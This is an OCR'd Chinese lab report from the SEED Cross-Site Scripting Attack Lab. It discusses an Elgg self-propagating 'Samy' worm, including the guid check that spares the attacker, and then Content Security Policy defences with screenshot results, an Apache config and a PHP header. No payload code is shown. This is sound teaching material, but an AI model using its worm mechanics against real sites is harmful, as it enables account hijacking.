
问题 **2：** 如果 Elgg 只为“About Me” 字段提供编辑器模式， 即无法切换到 HTML 模式，那么我们还可以成功发起攻击吗？


在这种情况下， 我们无法成功发起攻击


问题 **3：** 我们为什么需要代码①？移除改行后重复攻击， 报告并解释攻击结果。


攻击结果如图所示， 可以看到除了其他被攻击者， 攻击者 Samy 也受到了影响。 代码①能够保证攻击不会影响到 Samy 自身， 当用户访问 Samy 的 Profile 时， 只有用户的 guid 不等于 Samy 的 guid 时， 攻击才会启动。


Task 7: Defeating XSS Attacks Using CSP


管理 控制 视图 热键 设备 帮助
Activities
Firefox Web Browser
Aug 1 13:01
SEED Projec
Alice : Elgg
example32a.co
example32b.co
example32c.co
www.example32a.com
CSP Experiment
1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:
Click me
4 K/s
7 K/s
48%


SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities
Firefox Web Browser
Aug 1 13:01
SEED Projec
Alice : Elgg
example32a.co
example32b.co
example32c.co
www.example32b.com
CSP Experiment
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:
Click me
0 K/s
1 K/s
50%
Right Ctrl


SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities
Firefox Web Browser
Aug 1 13:01
SEED Projec
Alice : Elgg
example32a.co
example32b.co
example32c.co
www.example32c.com/?z
CSP Experiment
1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me
1 K/s
5 K/s
50%
Right Ctrl


Activities
Text Editor
Aug 1 13:06
Open
apache_csp.conf
~/Desktop/Labs_20.04/Web Security/Cross-Site Scripting Attack Lab/Labsetup/ima...
Save
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3 DocumentRoot /var/www/csp
4 ServerName www.example32a.com
5 DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10 DocumentRoot /var/www/csp
11 ServerName www.example32b.com
12 DirectoryIndex index.html
13 Header set Content-Security-Policy " \
14 default-src 'self'; \
15 script-src 'self' *.example60.com \
16 script-src 'self' *.example70.com \
17 "
18 </VirtualHost>
19
20 # Purpose: Setting CSP policies in web applications
21 <VirtualHost *:80>
22 DocumentRoot /var/www/csp
23 ServerName www.example32c.com
24 DirectoryIndex phpindex.php
25 </VirtualHost>
26
27 # Purpose: hosting Javascript files
28 <VirtualHost *:80>
29 DocumentRoot /var/www/csp
30 ServerName www.example60.com
31 </VirtualHost>
32
33 # Purpose: hosting Javascript files
0 K/s
0 K/s
46%
Plain Text
Tab Width: 8
Ln 1, Col 1
INS
Right Ctrl


SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Activities
Text Editor
Aug 1 13:09
Open
phpindex.php
~/Desktop/Labs_20.04/Web Security/Cross-Site Scripting Attack Lab/Labsetup/ima...
Save
1 <?php
2 $cspheader = "Content-Security-Policy:".
3 "default-src 'self';".
4 "script-src 'self' 'nonce-111-111-111'
'nonce-222-222-222' *.example60.com. *.example70.com".
5 "";
6 header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10

为什么 CSP 有助于防止跨站点脚本攻击？

XSS 漏洞的根本问题是 HTML 允许 JavaScript 代码与数据混合。因此，要解决这个问题，我们需要将代码和数据分开。在 HTML 页面中包含 JavaScript 代码有两种方法，一种是内联方法，另一种是链接方法。内联方法直接将代码放在页面内部，而链接方法将代码放在外部文件中，然后从页面内部链接到该文件。

内联方法是 XSS 漏洞的罪魁祸首，因为浏览器不知道代码最初来自何处：是来自受信任的 web 服务器还是来自不受信任的用户？如果没有相应的知识，浏览器就不知道执行哪种代码是安全的，哪种代码是危险的。

链接方法为浏览器提供了一个非常重要的信息，即代码的来源。网站可以告诉浏览器哪些源代码是可信的，这样浏览器就知道哪段代码可以安全地执行。网站如何告诉浏览器哪个代码源是可信的，这是通过一种称为内容安全策略（CSP）的安全机制实现的。这种机制是专门设计用来对付 XSS 和点击劫持攻击的。 CSP 不仅限制 JavaScript 代码，还限制其他页面内容，例如限制图片、音频和视频的来源，以及限制页面是否可以放在 iframe 中（用于抵御点击劫持攻击）。